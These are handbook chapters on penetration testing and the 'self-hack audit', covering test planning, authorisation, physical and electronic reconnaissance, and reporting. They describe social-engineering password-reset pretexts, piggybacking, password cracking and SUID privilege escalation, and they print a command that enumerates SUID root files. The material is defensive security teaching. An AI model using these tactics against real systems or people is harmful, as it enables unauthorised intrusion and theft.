Finally, be prepared to switch tactics. Not every test will work, and not every technique will be successful. Most penetration testers have a standard "toolkit" of techniques that work on most systems. However, different systems are susceptible to different attacks and may call for different testing measures. The tester should be prepared to switch to another method if the current one is not working. If an electronic attack is not yielding the expected results, switch to a physical or operational attack. If attempts to circumvent a company's network connectivity are not working, try accessing the network through the company's dial-up connections. The attack that worked last time may not be successful this time, even if the subject is the same company. This may either be because something has changed in the target's environment or the target has (hopefully) learned its lesson

from the last test. Finally, unplanned opportunities may present themselves during a test. Even an unsuccessful penetration attempt may expose the possibility that other types of attack may be more successful. By remaining flexible and willing to switch tactics, the tester is in a much better position to discover system weaknesses.

Planning the Test

Before any penetration testing can take place, a clear testing plan must be prepared. The test plan will outline the goals and objectives of the test, detail the parameters of the testing process, and describe the expectations of both the testing team and the management of the target organization.

The most important part of planning any penetration test is the involvement of the management of the target organization. Penetration testing without management approval, in addition to being unethical, can reasonably be considered "espionage" and is illegal in most jurisdictions. The tester should fully document the testing engagement in detail and get written approval from management before proceeding. If the testing team is part of the subject organization, it is important that the management of that organization knows about the team's efforts and approves of them. If the testing team is outside the organizational structure and is performing the test "for hire," the permission of management to perform the test should be included as part of the contract between the testing organization and the target organization. In all cases, be sure that the management that approves the test has the authority to give such approval. Penetration testing involves attacks on the security infrastructure of an organization. This type of action should not be approved or undertaken by someone who does not clearly have the authority to do so.

By definition, penetration testing involves the use of simulated attacks on a system or organization with the intent of penetrating that system or organization. This type of activity will, by necessity, require that someone in the subject organization be aware of the testing. Make sure that those with a need to know about the test do, in fact, know of the activity. However, keep the list of people aware of the test to an absolute minimum. If too many people know about the test, the activities and operations of the target may be altered (intentionally or unintentionally) and negate the results of the testing effort. This alteration of behavior to fit expectations is known as the Hawthorne effect (named after a famous study at Western Electric's Hawthorne factory whose employees, upon discovering that their behavior was being studied, altered their behavior to fit the patterns they believed the testers wanted to see.)

Finally, during the course of the test, many of the activities the tester will perform are the very same ones that real-life attackers will use to penetrate systems. If the staff of the target organization discovers these activities, they may (rightly) mistake the test for a real attack and catch the "attacker" in the act. By making sure that appropriate management personnel are aware of the testing activities, the tester will be able to validate the legitimacy of the test.

An important ethical note to consider is that the act of penetration testing involves intentionally breaking the rules of the subject organization in order to determine its security weaknesses. This requires the tester to use many of the same tools and methods that real-life attackers use. However, real hackers sometime break the law or engage in highly questionable behavior in order to carry out their attacks. The security professional performing the penetration test is expected to draw the line between bypassing a company's security procedures and systems, and actually breaking the law. These distinctions should be discussed with management prior to the commencement of the test, and discussed again if any ethical or legal problems arise during the execution of the test.

Once management has agreed to allow a penetration test, the parameters of the test must be established. The testing parameters will determine the type of test to be performed, the goals of the tests, and the operating boundaries that will define how the test is run. The primary decision is to determine precisely what is being tested. This definition can range from broad ("test the ability to break into the company's network") to extremely specific ("determine the risk of loss of technical information about XYZ's latest product"). In general, more specific testing definitions are preferred, as it becomes easier to determine the success or failure of the test. In the case of the second example, if the tester is able to produce a copy of the technical specifications, the test clearly succeeded. In the case of the first example, does the act of logging in to a networked system constitute success, or does the tester need to produce actual data taken from the network? Thus, the specific criteria for success or failure should be clearly defined.

The penetration test plan should have a defined time limit. The time length of the test should be related to the amount of time a real adversary can be expected to attempt to penetrate the system and also the reasonable

lifetime of the information itself. If the data being attacked has an effective lifetime of two months, a penetration test can be said to succeed if it successfully obtains that data within a two-month window.

The test plan should also explain any limits placed on the test by either the testing team or management. If there are ethical considerations that limit the amount of "damage" the team is willing to perform, or if there are areas of the system or operation that the tester is prohibited from accessing (perhaps for legal or contractual reasons), these must be clearly explained in the test plan. Again, the testers will attempt to act as real-life attackers and attackers do not follow any rules. If management wants the testers to follow certain rules, these must be clearly defined. The test plan should also set forth the procedures and effects of "getting caught" during the test. What defines "getting caught" and how that affects the test should also be described in the plan.

Once the basic parameters of the test have been defined, the test plan should focus on the "scenario" for the test. The scenario is the position the tester will assume within the company for the duration of the test. For example, if the test is attempting to determine the level of threat from company insiders (employees, contractors, temporary employees, etc.), the tester may be given a temporary job within the company. If the test is designed to determine the level of external threat to the organization, the tester will assume the position of an "outsider." The scenario will also define the overall goal of the test. Is the purpose of the test a simple penetration of the company's computers or facilities? Is the subject worried about loss of intellectual property via physical or electronic attacks? Are they worried about vandalism to their Web site, fraud in their electronic commerce systems, or protection against denial-of-service attacks? All these factors help to determine the test scenario and are extremely important in order for the tester to plan and execute an effective attack.

Performing the Test

Once all the planning has been completed, the test scenarios have been established, and the tester has determined the testing methodology, it is time to perform the test. In many aspects, the execution of a penetration test plan can be compared to the execution of a military campaign. In such a campaign, there are three distinct phases: reconnaissance, attack, and (optionally) occupation.

During the reconnaissance phase (often called the "discovery" phase), the tester will generally survey the "scene" of the test. If the tester is planning a physical penetration, the reconnaissance stage will consist of examining the proposed location for any weaknesses or vulnerabilities. The tester should look for any noticeable patterns in the way the site operates. Do people come and go at regular intervals? If there are guard services, how closely do they examine people entering and leaving the site? Do they make rounds of the premises after normal business hours, and are those rounds conducted at regular times? Are different areas of the site occupied at different times? Do people seem to all know one another, or do they seem to be strangers to each other. The goal of physical surveillance is to become as completely familiar with the target location as possible and to establish the repeatable patterns in the site's behavior. Understanding those patterns and blending into them can be an important part of the test.

If an electronic test is being performed, the tester will use the reconnaissance phase to learn as much about the target environment as possible. This will involve a number of mapping and surveillance techniques. However, because the tester cannot physically observe the target location, electronic probing of the environment must be used. The tester will start by developing an electronic "map" of the target system or network. How is the network laid out? What are the main access points, and what type of equipment runs the network? Are the various hosts identifiable, and what operating systems or platforms are they running? What other networks connect to this one? Is dial-in service available to get into the network, and is dial-out service available to get outside?

Reconnaissance does not always have to take the form of direct surveillance of the subject's environment. It can also be gathered in other ways that are more indirect. For example, some good places to learn about the subject are:

- Former or disgruntled employees
- Local computer shows
- Local computer club meetings
- Employee lists, organization structures
- Job application handouts and tours
- Vendors who deliver food and beverages to the site

All this information will assist the tester in determining the best type of attack(s) to use based on the platforms and services available. For each environment (physical or electronic), platform, or service found during the reconnaissance phase, there will be known attacks or exploits that the tester can use. There may also be new attacks that have not yet made it into public forums. The tester must rely on the experience gained in previous tests and the knowledge of current events in the field of information security to keep abreast of possible avenues of attack.

The tester should determine (at least preliminarily) the basic methods of attack to use, the possible countermeasures that may be encountered, and the responses that may be used to those countermeasures.

The next step is the actual attack on the target environment. The attack will consist of exploiting the weaknesses found in the reconnaissance phase to gain entry to the site or system and to bypass any controls or restrictions that may be in place. If the tester has done a thorough job during the reconnaissance phase, the attack phase becomes much easier.

Timing during the attack phase can be critical. There may be times when the tester has the luxury of time to execute an attack, and this provides the greatest flexibility to search, test, and adjust to the environment as it unfolds. However, in many cases, an abundance of time is not available. This may be the case if the tester is attempting to enter a building in between guard rounds, attempting to gather information from files during the owner's lunch hour, or has tripped a known alarm and is attempting to complete the attack before the system's intrusion response interval (the amount of time between the recognition of a penetration and the initiation of the response or countermeasure) is reached. The tester should have a good idea of how long a particular attack should take to perform and should have a reasonable expectation that it can be performed in the time available (barring any unexpected complications).

If, during an attack, the tester gains entry into a new computer or network, the tester may elect to move into the occupation phase of the attack. Occupation is the term used to indicate that the tester has established the target as a base of operations. This may be because the tester wants to spend more time on the target gathering information or monitoring the state of the target, or the tester may want to use the target as a base for launching attacks against other targets. The occupation phase presents perhaps the greatest danger to the tester, because the tester will be exposed to detection for the duration of the time he or she is resident in the target environment. If the tester chooses to enter the occupation phase, steps should be taken to make the tester's presence undetectable to the greatest extent possible.

It is important to note that a typical penetration test may repeat the reconnaissance/attack/occupation cycle many times before the completion of the test. As each new attack is prepared and launched, the tester must react to the attack results and decide whether to move on to the next step of the test plan, or abandon the current attack and begin the reconnaissance for another type of attack. Through the repeated and methodical application of this cycle, the tester will eventually complete the test.

Each of the two basic test types — physical and electronic — has different tools and methodologies. Knowledge of the strengths and weaknesses of each type will be of tremendous help during the execution of the penetration test. For example, physical penetrations generally do not require an in-depth knowledge of technical information. While they may require some specialized technical experience (bypassing alarm systems, for example), physical penetrations require skills in the area of operations security, building and site operations, human nature, and social interaction.

The "tools" used during a physical penetration vary with each tester, but generally fall into two general areas: abuse of protection systems and abuse of social interaction. Examples of abuse of protection systems include walking past inattentive security guards, piggybacking (following someone through an access-controlled door), accessing a file room that is accidentally unlocked, falsifying an information request, or picking up and copying information left openly on desks. Protection systems are established to protect the target from typical and normal threats. Knowledge of the operational procedures of the target will enable the tester to develop possible test scenarios to test those operations in the face of both normal and abnormal threats.

Lack of security awareness on the part of the victim can play a large part in any successful physical penetration test. If people are unaware of the value of the information they possess, they are less likely to protect it properly. Lack of awareness of the policies and procedures for storing and handling sensitive information is abundant in many companies. The penetration tester can exploit this in order to gain access to information that should otherwise be unavailable.

Finally, social engineering is perhaps the ultimate tool for effective penetration testing. Social engineering exploits vulnerabilities in the physical and process controls, adds the element of "insider" assistance, and

combines it with the lack of awareness on the part of the subject that they have actually contributed to the penetration. When done properly, social engineering can provide a formidable attack strategy.

Electronic penetrations, on the other hand, generally require more in-depth technical knowledge than do physical penetrations. In the case of many real-life attackers, this knowledge can be their own or "borrowed" from somebody else. In recent years, the technical abilities of many new attackers seem to have decreased, while the high availability of penetration and attack tools on the Internet, along with the sophistication of those tools, has increased. Thus, it has become relatively simple for someone without a great deal of technical knowledge to "borrow" the knowledge of the tool's developer and inflict considerable damage on a target. There are, however, still a large number of technically advanced attackers out there with the skill to launch a successful attack against a system.

The tools used in an electronic attack are generally those that provide automated analysis or attack features. For example, many freely available host and network security analysis tools provide the tester with an automated method for discovering a system's vulnerabilities. These are vulnerabilities that the skilled tester may be able to find manually, but the use of automated tools provides much greater efficiency. Likewise, tools like port scanners (that tell the tester what ports are in use on a target host), network "sniffers" (that record traffic on a network for later analysis), and "war dialers" (that systematically dial phone numbers to discover accessible modems) provide the tester with a wealth of knowledge about weaknesses in the target system and possible avenues the tester should take to exploit those weaknesses.

When conducting electronic tests there are three basic areas to exploit: the operating system, the system configuration, and the relationship the system has to other systems. Attacks against the operating system exploit bugs or holes in the platform that have not yet been patched by the administrator or the manufacturer of the platform. Attacks against the system configuration seek to exploit the natural tendency of overworked administrators not to keep up with the latest system releases and to overlook such routine tasks as checking system logs, eliminating unused accounts, or improper configuration of system elements. Finally, the tester can exploit the relationship a system has with respect other systems to which it connects. Does it have a trust relationship with a target system? Can the tester establish administrative rights on the target machine through another machine? In many cases, a successful penetration test will result not from directly attacking the target machine, but from first successfully attacking systems that have some sort of "relationship" to the target machine.

Reporting Results

The final step in a penetration test is to report the findings of the test to management. The overall purpose and tone of the report should actually be set at the beginning of the engagement with management's statement of their expectation of the test process and outcome. In effect, what the tester is asked to look for will determine, in part, the report that is produced. If the tester is asked to examine a company's overall physical security, the report will reflect a broad overview of the various security measures the company uses at its locations. If the tester is asked to evaluate the controls surrounding a particular computer system, the report will most likely contain a detailed analysis of that machine.

The report produced as a result of a penetration test contains extremely sensitive information about the vulnerabilities the subject has and the exact attacks that can be used to exploit those vulnerabilities. The penetration tester should take great care to ensure that the report is only distributed to those within the management of the target who have a need-to-know. The report should be marked with the company's highest sensitivity label. In the case of particularly sensitive or classified information, there may be several versions of the report, with each version containing only information about a particular functional area.

The final report should provide management with a replay of the test engagement in documented form. Everything that happened during the test should be documented. This provides management with a list of the vulnerabilities of the target and allows them to assess the methods used to protect against future attacks.

First, the initial goals of the test should be documented. This will assist anyone who was not part of the original decision-making process in becoming familiar with the purpose and intent of the testing exercise. Next, the methodology used during the test should be described. This will include information about the types of attacks used, the success or failure of those attacks, and the level of difficulty and resistance the tester experienced during the test. While providing too much technical detail about the precise methods used may be overly revealing and (in some cases) dangerous, the general methods and procedures used by the testing team should be included in the report. This can be an important tool for management to get a sense of how easy or difficult it was for the testing team to penetrate the system. If countermeasures are to be put in place,

they will need to be measured for cost-effectiveness against the value of the target and the vulnerabilities found by the tester. If the test revealed that a successful attack would cost the attacker U.S.$10 million, the company might not feel the need for additional security in that area. However, if the methodology and procedures show that an attack can be launched from the Internet for the price of a home computer and an Internet connection, the company might want to put more resources into securing the target.

The final report should also list the information found during the test. This should include information about what was found, where it was found, how it was found, and the difficulty the tester had in finding it. This information is important to give management a sense of the depth and breadth of the security problems uncovered by the test. If the list of items found is only one or two items long, it might not trigger a large response (unless, of course, the test was only looking for those one or two items). However, if the list is several pages long, it might spur management into making dramatic improvements in the company's security policies and procedures.

The report should give an overall summary of the security of the target in comparison with some known quantity for analysis. For example, the test might find that 10 percent of the passwords on the subject's computers were easily guessed. However, previous research or the tester's own experience might show that the average computer on the Internet or other clients contains 30 percent easily guessed passwords. Thus, the company is actually doing better than the industry norm. However, if the report shows that 25 percent of the guards in the company's buildings did not check for employee badges during the test, that would most likely be considered high and be cause for further action.

The report should also compare the initial goals of the test to the final result. Did the test satisfy the requirements set forth by management? Were the results expected or unexpected, and to what degree? Did the test reveal problems in the targeted area, or were problems found in other unrelated areas? Was the cost or complexity of the tests in alignment with the original expectations of management?

Finally, the report should also contain recommendations for improvement of the subject's security. The recommendations should be based on the findings of the penetration test and include not only the areas covered by the test, but also ancillary areas that might help improve the security of the tested areas. For example, inconsistent system configuration might indicate a need for a more stringent change control process. A successful social engineering attempt that allowed the tester to obtain a password from the company's help desk might lead to better user authentication requirements.

Conclusion

Although it seems to parallel the activities of real attackers, penetration testing, in fact, serves to alert the owners of computers and networks to the real dangers present in their systems. Other risk analysis activities, such as automated port scanning, war dialing, and audit log reviews, tend to point out the theoretical vulnerabilities that might exist in a system. The owner of a computer will look at the output from one of these activities and see a list of holes and weak spots in a system without getting a good sense of the actual threat these holes represent. An effective penetration test, however, will show that same system owner the actual damage that can occur if those holes are not addressed. It brings to the forefront the techniques that can be used to gain access to a system or site and makes clear the areas that need further attention. By applying the proper penetration testing techniques (in addition to the standard risk analysis and mitigation strategies), the security professional can provide a complete security picture of the subject's enterprise.

The Self-Hack Audit

Stephen James

Payoff

As organizations continue to link their internal networks to the Internet, system managers and administrators are becoming increasingly aware of the need to secure their systems. The self-hack audit (SHA) is an approach that uses hacker methods to identify and eliminate security weaknesses in a network before they are discovered by a hacker. This article describes the most common hacker techniques that have allowed unauthorized persons to gain access to computer resources and provides steps for network administrators to improve network security.

Introduction

In today's electronic environment, the threat of being hacked is no longer an unlikely incident, occurring in a few unfortunate organizations. New reports of hacker incidents and compromised systems appear almost daily. As organizations continue to link their internal networks to the Internet, system managers and administrators are becoming increasingly aware of the need to secure their systems. Implementing basic password controls is no longer adequate to guard against unauthorized access to data. Organizations are now looking for more up-to-date techniques to assess and secure their systems. The most popular and practical technique emerging is the self-hack audit (SHA). The SHA is an approach that uses hacker methods to identify and eliminate security weaknesses in a network before they are discovered by a hacker.

This article provides a methodology for the SHA and presents a number of popular hacker techniques that have allowed hackers to penetrate various systems in the past. Each description is followed by a number of suggested system administration steps or precautions that should be followed to help prevent such attacks. Although some of the issues discussed are specific to UNIX systems, the concepts can be applied to all systems in general.

Objectives of the Self-Hack Audit

The basic objective of the SHA is to identify all potential control weaknesses that may allow unauthorized persons to gain access to the system. The network administrator must be familiar and use all known hacker techniques for overcoming system security. Depending on the nature of the audit, the objective may be either to extend a user's current levels of access (which may be no access)or to destroy (i.e., sabotage) the system.

Overview of the Self-Hack Audit Methodology

To perform a useful SHA, the different types of hackers must be identified and understood. The stereotype of a hacker as a brilliant computer science graduate sitting in a laboratory in a remote part of the world is a dangerous misconception. Although such hackers exist, the majority of security breaches are performed by staff members of the breached organization. Hackers can be categorized into four types:

- Persons within an organization who are authorized to access the system. An example may be a legitimate staff member in the Accounting department who has access to Accounts Payable application menu functions.

- Persons within an organization who are not authorized to access the system. These individuals may include personnel such as the cleaning staff.

- Persons outside an organization who are authorized to access the system. An example may be a remote system support person from the organization's software vendor.

- Persons outside an organization who are not authorized to access the system. An example is an Internet user in an overseas country who has no connection with the organization.

The objective of the SHA is to use any conceivable method to compromise system security. Each of the four hacker types must be considered to assess fully all potential security exposures.

Popular Hacker Techniques

The following sections describe the techniques most commonly used by hackers to gain access to various corporate systems. Each section discusses the hacker technique and proposes basic controls that can be implemented to help mitigate these risks. The network administrator should attempt each of these techniques and should tailor the procedures to suit the organization's specific environment.

Accessing the Log-in Prompt

One method of gaining illegal access to a computer system is through the Log-in prompt. This situation may occur when the hacker is physically within the facility or is attempting to access the system through a dial-in connection.

Physical Access.

An important step in securing corporate information systems is to ensure that physical access to computer resources is adequately restricted. Any internal or external person who gains physical access to a terminal is given the opportunity to attempt to sign on at the log-in prompt.

To reduce the potential for unauthorized system access by way of a terminal within the organization's facility, the network administrator should ensure that:

- Terminals are located in physically secure environments.

- Appropriate access control devices are installed on all doors and windows that may be used to access areas where computer hardware is located.

- Personal computers that are connected to networks are password-protected if they are located in unrestricted areas. A hacker trying to access the system would be required to guess a legitimate password before gaining access through the log-in prompt.

- Users do not write their passwords on or near their work areas.

Dial-in Access.

Another method of accessing the log-in prompt is to dial in to the host. Many “daemon dialers” are readily available on the Internet. These programs, when given a range of numbers to dial, can identify valid modem numbers. Once a hacker discovers an

organization's modem number, he or she can dial in and, in most cases, immediately gain access to the log-in prompt.

To minimize the potential for security violations by way of dial-in network access, the network administrator should ensure that:

- Adequate controls are in place for dial-in sessions, such as switching off the modem when not in use, using a call-back facility, or requiring an extra level of authentication, such as a one-time password, for dial-in sessions.
- The organization's logo and name are removed from the log-in screen so that the hacker does not know which system has been accessed.
- A warning message alerts unauthorized persons that access to the system is an offense and that their activities may be logged. This is a legal requirement in some countries.

Obtaining Passwords

Once the hacker has gained access to an organization's log-in prompt, he or she can attempt to sign on to the system. This procedure requires a valid user ID and password combination.

Brute Force Attacks.

Brute force attacks involve manual or automated attempts to guess valid passwords. A simple password guessing program can be written in approximately 60 lines of C code or 40 lines of PERL. Many password guessing programs are available on the Internet. Most hackers have a “password hit list,” which is a collection of default passwords automatically assigned to various system accounts whenever they are installed. For example, the default password for the guest account in most UNIX systems is “guest.”

To protect the network from unauthorized access, the network administrator should ensure that:

- All user accounts are password protected.
- Password values are appropriately selected to avoid guessing.
- Default passwords are changed once the system is installed.
- Failed log-in attempts are logged and followed up appropriately.
- User accounts are locked out after a predefined number of sign-on failures.
- Users are forced to select passwords that are difficult to guess.
- Users are forced to change their passwords periodically throughout the year.
- Unused user accounts are disabled.
- Users are educated and reminded regularly about the importance of proper password management and selection.

Password Cracking.

Most UNIX sites store encrypted passwords together with corresponding user accounts in a file called /etc/passwd. Should a hacker gain access to this file, he or she can simply run a password cracking program such as Crack. Crack works by encrypting a standard dictionary with the same encryption algorithm used by UNIX systems (called crypt). It then compares each encrypted dictionary word against the entries in the password file until it finds a match. Crack is freely available via an anonymous File Transfer Protocol from ftp.cert.org at/pub/tools/crack.

To combat the hacker's use of password-cracking software, the network administrator should ensure that:

- Encrypted passwords are stored in a shadow password file and that the file is adequately protected.
- All “weak” passwords are identified by running Crack against the password file.
- Software such as Npasswd or Passwd+ is used to force users to select passwords that are difficult to guess.
- Users do not write their passwords on or near their work environments.
- Only the minimum number of users have access to the command line to minimize the risk of copying the /etc/passwdfile.

Keystroke Logging.

It takes less than 30 seconds to type in a short script to capture sign-on sessions. A hacker can use a diskette to install a keystroke-logging program onto a workstation. Once this Trojan Horse is installed, it works in the background and captures every sign-on session, based on trigger key words. The hacker can read the captured keystrokes from a remote location and gain access to the system. This technique is very simple and almost always goes unnoticed.

To prevent a hacker's access to the system by way of a keystroke-logging program, the network administrator should ensure that:

- Privileged accounts (e.g., root) require one-time passwords.
- The host file system and individual users' workstations are periodically scanned for Trojan Horses that could include keystroke-logging programs.
- Adequate physical access restrictions to computer hardware are in place to prevent persons from loading Trojan Horses.

Packet Sniffing.

The Internet offers a wide range of network monitoring tools, including network analyzers and “packet sniffers.” These tools work by capturing packets of data as they are transmitted along a communications segment. Once a hacker gains physical access to a PC connected to a LAN and loads this software, he or she is able to monitor data as it is transferred between locations. Alternatively, the hacker can attach a laptop to a network port in the office and capture data packets.

Remembering that network traffic often is not encrypted, there is a high chance that the hacker will capture valid user account and password combinations, especially between the

hours of 8:00 a.m. and 9:00 a.m. Tcpdump is a tool for UNIX systems used to monitor network traffic and is freely available via an anonymous FTP from ftp.ee.lbl.gov at tcpdump2.2.1.tar.z.

To reduce the possibility of account and password leaks through packet sniffers, the network administrator should ensure that:

- Communications lines are segmented as much as practical.
- Sign-on sessions and other sensitive data are transmitted in an encrypted format by using software such as Kerberos.
- Privileged accounts (e.g., root) sign on using one-time passwords.
- Physical access to communications lines and computer hardware is restricted.

Social Engineering.

Hackers often select a user account that has not been used for a period of time (typically about two weeks) and ensure that it belongs to a user whom the administrator is not likely to recognize by voice. Hackers typically target accounts that belong to interstate users or users in another building. Once they have chosen a target, they assume a user's identity and call the administrator or the help desk, explaining that they have forgotten their passwords. In most cases, the administrator or help desk will reset passwords for the hackers over the telephone.

In an effort to keep the network safe from this type of infiltration, the network administrator should ensure that:

- All staff are regularly reminded and educated about the importance of data security and about proper password management.
- The organization has documented and controlled procedures for resetting passwords over the telephone.
- Staff do not fall prey to social engineering attacks. Staff members must be aware of the possibility that a hacker may misrepresent himself or herself as a member of the information systems department and ask for a password.

General Access Methods

Hackers use a variety of methods to gain access to a host system from another system.

Internet Protocol Address Spoofing.

In a typical network, a host allows other “trusted” hosts to communicate with it without requiring authentication (i.e., without requiring a user account and password combination). Hosts are identified as trusted by configuring files such as the .rhost and /etc/hosts.equiv files. Any host other than those defined as trusted must provide authentication before it is allowed to establish communication links.

Internet protocol (IP) spoofing involves an untrusted host connecting to the network and pretending to be a trusted host. This access is achieved by the hacker changing its IP number to that of a trusted host. In other words, the intruding host fools the host on the local network into not challenging it for authentication.

To avoid this type of security violation, the network administrator should ensure that:

- Firewalls and routers are appropriately configured so that they reject IP spoofing attacks.

- Only appropriate hosts are defined as trusted within /etc/hosts.equiv, and file permissions over this file are adequate.

- Only appropriate hosts are defined within users' /.rhost files. If practical, these files should be removed.

Unattended Terminals.

It is quite common to find user terminals left signed on and unattended for extended periods of time, such as during lunch time. Assuming that the hacker can gain physical access to users' work areas (or assuming that the hacker is an insider), this situation is a perfect opportunity for a hacker to compromise the system's security. A hacker may use an unattended terminal to process unauthorized transactions, insert a Trojan Horse, download a destructive virus, modify the user's .rhost file, or change the user's password so that the hacker can sign on later.

The network administrator can minimize the threat from access through unattended terminals by ensuring that:

- User sessions are automatically timed out after a predefined period of inactivity, or password protected screen savers are invoked.

- Users are regularly educated and reminded about the importance of signing off their sessions whenever they expect to leave their work areas unattended.

- Adequate controls are in place to prevent unauthorized persons from gaining physical access to users' work areas.

Writeable Set User ID Files.

UNIX allows executable files to be granted root privileges by making file permissions set user ID (SUID) root. Hackers often search through the file system to identify all SUID files and to determine whether they are writeable. Should they be writeable, the hacker can insert a simple line of code within the SUID program so that the next time it is executed, it will write to the /etc/passwd file and this will enable the hacker to gain root privileges. The following UNIX command will search for SUID root files throughout the entire file system: find / -user root -perm -4000 -print

The network administrator can reduce the possibility of illegal access through SUID files by ensuring that:

- Only the minimum number of programs are assigned SUID file permissions.

- Programs that are SUID are not writeable by users other than root.

- Executables defined within the system cron tables (especially the root cron table) are not writeable by users other than root because they are effectively SUID root.

Computer Emergency Response Team Advisories.

The Computer Emergency Response Team (CERT)issues advisories whenever a new security exposure has been identified. These exposures often allow unauthorized users to gain root access to systems. Hackers always keep abreast of the latest CERT advisories

to identify newly found bugs in system software. CERT can be accessed via an anonymous FTP at info.cert.org.

The network administrator should ensure that:

- All CERT advisories have been reviewed and acted on in a controlled and timely manner.
- Checksums are used to ensure the integrity of CERT patches before they are implemented.

Hacker Bulletin Boards.

The Internet has a large number of hacker bulletin boards and forums that act as an invaluable source of system security information. The most popular hacker bulletin board is the “2600” discussion group. Hackers from around the world exchange security information relating to various systems and often publish security sensitive information relating to specific organizations or hacker techniques relating to specific programs.

The network administrator should ensure that the organization's data security officer regularly reviews hacker bulletin boards to identify new techniques and information that may be relevant to the organization's system environment.

Internet Software.

The Internet offers a large number of useful tools, such as SATAN, COPS, and ISS, which can assist data security officers and administrators in securing computer resources. These tools scan corporate systems to identify security exposures. However, these tools are also available to hackers and can assist them in penetrating systems.

To identify and resolve potential security problems, the network administrator should ensure that:

- The latest version of each security program is obtained and run in a regular manner. Each identified exposure should be promptly resolved.
- The system is subject to regular security audits by both the data security officer and independent external consultants.

Conclusion

Hacker activity is a real and ongoing threat that will continue to increase as businesses connect their internal corporate networks to the Internet. This article has described the most common hacker techniques that have allowed unauthorized persons to gain access to computer resources. The self-hack audit is becoming an increasingly critical technique for identifying security weaknesses that, if not detected and resolved in a timely manner, could allow hackers to penetrate the corporate system. System administrators and data security officers should keep abreast of the latest hacker techniques by regularly reading all CERT publications and hacker bulletin boards.

Author Biographies

Stephen James

Stephen James is one of Australia's leading computer security experts, specializing in UNIX and Internet security as well as hacker studies. He is a senior consultant with Price Waterhouse (Sydney).

Penetration Testing

Chuck Bianco, FTTR, CISA, CISSP

Penetration testing is not a be-all, end-all for security. Organizations must first perform risk assessments that determine the components of sound security policies and procedures. After the development, approval, and installation of security policies, organizations should install several control mechanisms to measure the success or failure of the risk analysis and security systems. One such control is a properly constructed penetration test.

What Is a Penetration Test?

Penetration testing involves examining the security of systems and architectures. It reviews the effectiveness of the security of the organization's Internet presence. This includes all the holes and information that might damage the organization. The tester uses his creativity and resourcefulness to behave in the same manner as a hacker would.

The tester uses hacking tools and related techniques to challenge the efficiency and competence of the security design. The tester hopes to find problems before the hackers do and to recommend fixes and solutions to identified vulnerabilities. Although penetration testing assesses security from the Internet side or the organization's network, it is not a full security assessment or a guarantee that your site is secure.

It is only a complement to a full range of security measures. Your company should already have a complete security policy based on a risk analysis of the data and items you need to protect. If you do not have a security policy in place, you may choose to use penetration testing to assist you in writing the security policy.

The penetration test is simply another security tool to assist in protecting your company's assets. There are several different types of penetration tests, depending on the depth of the test and the threats measured. Both outsiders and employees or trusted third parties can launch attacks on the company. The testing may be broad-based or narrow, depending on risk assessments, the maturity of security policies, prior testing histories, etc.

You may wish to test your systems from internal attacks or develop specialized penetration tests later.

Why Do It?

Many institutions offer Internet banking and related E-commerce activities. Some offer services through service bureaus and others offer the services on institution-run transactional Web sites. All institutions should ensure that they use all systems in a safe and sound manner. Intruders hack both institutions and service bureaus. These hacks place the assets of the institution in peril. The FBI claims that almost 60 percent of all business sites have been the victims of unauthorized access. Some companies have lost money. Many have been the victims of a denial-of-service (DoS) attack, in which a hacker sends more information than your system can handle. This causes your system to slow down or stop working. Examiners and auditors frequently find that the institution does not know whether or not it has suffered a security breach. According to the Computer Emergency Response Team (CERT) and the U.S. Department of Energy Computer Incident Advisory Center (CIAC), hackers invaded more than 25,000 sites in 2001.

Intrusions can lead to loss of money, data, and productivity. Hackers, spies, and competitors can all steal, regardless of whether or not an intrusion occurs. For example, hackers can take advantage of bugs in Web sites

to gain unauthorized information. We have even discovered many examples where poorly designed Web sites allowed visitors access to unauthorized information. Therefore, even authorized visitors can copy information and can sell confidential customer information and strategic information to competitors. These attacks can damage the institution's reputation and expose it to legal action. The intruder can also install entrances for future activity, such as backdoors, Trojan horses, and program worms. A well-planned test reenacts all such actions. Penetration testing will normally provide evidence of exposures before they occur. In the case of found Trojan horses and viruses, it will act as a detective control.

Penetration testing not only improves security but it helps to train your staff about security breaches. It provides evidence of proper care and diligence in the event of lawsuits filed because of an intrusion. Moreover, penetration testing authenticates vendors' claims about their product features. We advise you to have the test performed by a disinterested third party. For example, if the tester recommends that you purchase his product after he completes the test, he may not recommend the most effective solution. He also may not find security weaknesses in his products. The testing must be impartial and provide a view of the entire security system.

All institutions that offer E-commerce products should perform annual penetration tests. In no way does this mean that an annual test is sufficient to ensure effective security. We believe that the institution should conduct such tests at least once per year and present the testing report of findings to the board of directors. However, the security plan must indicate how much penetration testing is sufficient. For many sites, an annual penetration test is the equivalent of having the security guard only check if someone locked the front gate after closing time about once a year. Many testers offer yearly contracts for regular testing, which most organizations find extremely helpful in keeping up with the number of exploits and holes published daily.

Institutions using service bureaus should insist on annual penetration testing of the service bureau. Ideally, the institution will take part in the penetration test. The service bureau should issue report findings to its client institutions. The institution should use this report to design a limited penetration test at the institution. An exception to this requirement occurs when the institution takes an active part in the penetration test of the service bureau.

Costs

Costs of such tests can vary from as little as $2000 for targeted tests to several hundred thousand dollars. The risk assessment or Standard of Due Care Study and your security policy determine the extent of the test and necessary costs. Institutions will include penetration testing costs in cost/benefit studies as part of the business analysis decision.

Limits

The institution should carefully design the scope of the penetration test to protect the company from inadvertent downtime and loss of business due to a successful intrusion during the test. While it may also be impractical to allow the tester to have access to production systems, testing does not have to be perilous if done at low traffic times.

While the tester may be limited because the employees know about the penetration test, this knowledge only hampers penetration testing if the tester is also attempting to measure human security controls. Some testers prefer that company personnel know about the test in advance, so that the employees can tighten security before testing. For example, weekly penetration tests will cause the employees to apply patches the moment they come out, rather than waiting for a penetration test report showing they are not doing their jobs. Moreover, professional testers will notify the company as soon as they find any high risks and have it fix them immediately. They will still include the risks in the report, but the tester does not leave the company at risk during the testing and report-writing time.

The company must take great care to carefully design the limits and scope of the penetration test; yet it must also allow the tester sufficient access to evaluate security effectiveness. The organization should define exactly what the tester can and cannot test. These requirements should go in the contract and be defined by IP addresses.

The test can include, but is not limited to, the following tools and techniques (see http://www.cccure.org/modules.php?name = Downloads&d_op = viewdownloaddetails&lid = 9&ttitle = Domain_1.zip for more detail):

- Network mapping and port scanning
- Vulnerability scanning
- Wardialing
- Sniffing
- Spoofing
- Session hijacking
- Various denial-of-service (DoS) and distributed DoS (DDoS) attacks
- Stack-based buffer overflows
- Password cracking
- Backdoors
- Trojan horses and rootkits

Disadvantages include the following:

- Penetration testing can cause severe line-management problems without the involvement of senior management.
- Penetration testing is a waste of time if it is the only security measure taken by the company.
- It is very expensive, especially if improperly planned.
- The tester can use the information he finds against you.

